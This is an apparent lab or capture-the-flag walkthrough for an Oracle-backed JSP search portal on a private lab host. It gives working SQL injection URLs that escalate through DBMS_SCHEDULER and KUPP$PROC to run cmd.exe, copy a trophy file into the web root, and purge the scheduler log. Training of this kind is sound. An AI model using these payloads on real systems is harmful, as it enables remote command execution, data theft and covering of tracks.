
Challenge 27

http://192.168.2.12:8085/EmployeeSearchPortal3/ [Level: Advanced]

What is the trophy stored in file c:\trophy.txt

Note that the application is vulnerable to SQL Injection:

http://192.168.2.12:8085/EmployeeSearchPortal3/searchResults.jsp?employeeName=SMITH%27




The challenge is similar to challenge 19; the database error messages are enabled. Lets find out our current username:

```
ctxsys.drithsx.sn(1,(select user from dual))
```

http://192.168.2.12:8085/EmployeeSearchPortal3/searchResults.jsp?employeeName=SMITH%27%20and%20ctxsys.drithsx.sn%281,%28select%20user%20from%20dual%29%29%20is%20null--

Note that we are running SQL as SYS user which has the DBA role:



As we are already a DBA user, we can call dbms_scheduler and execute OS code through that (As described in challenge 26). Unfortunately, Oracle's SQL language does not provide the ability to run multiple statements. However, a built-in function in Oracle can be used to batch multiple statements together:


```
select SYS.KUPP$PROC.CREATE_MASTER_PROCESS('DBMS_SCHEDULER.create_program(''myprog10'',''EXECUTABLE'',''c:\WINDOWS\system32\cmd.exe /c copy c:\trophy.txt C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\docs\userxx.txt'',0,TRUE);DBMS_SCHEDULER.create_job(job_name=>''myjob10'',program_name=>''myprog10'',start_date=>NULL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);dbms_lock.sleep(1);dbms_scheduler.drop_program(program_name=>''myprog10'');dbms_scheduler.purge_log;')from dual
```

We can inject this function in our SQLi and thus in-directly execute multiple statements


The URL will be:

```
http://192.168.2.12:8085/EmployeeSearchPortal3/searchResults.jsp?employeeName=SMITH' and (

select SYS.KUPP$PROC.CREATE_MASTER_PROCESS('DBMS_SCHEDULER.create_program(''myprog10'',''EXECUTABLE'',''c:\WINDOWS\system32\cmd.exe /c copy c:\trophy.txt C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\docs\userxx.txt'',0,TRUE);DBMS_SCHEDULER.create_job(job_name=>''myjob10'',program_name=>''myprog10'',start_date=>NULL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);dbms_lock.sleep(1);dbms_scheduler.drop_program(program_name=>''myprog10'');dbms_scheduler.purge_log;')from dual) is not null --
```



Now we can access the file:



Further reading:

http://www.notsosecure.com/blog/2013/10/22/hacking-oracle-xe-from-web/

http://www.slideshare.net/owaspindia/new-and-improved-hacking-oracle-from-web-apps-sumit-sidharth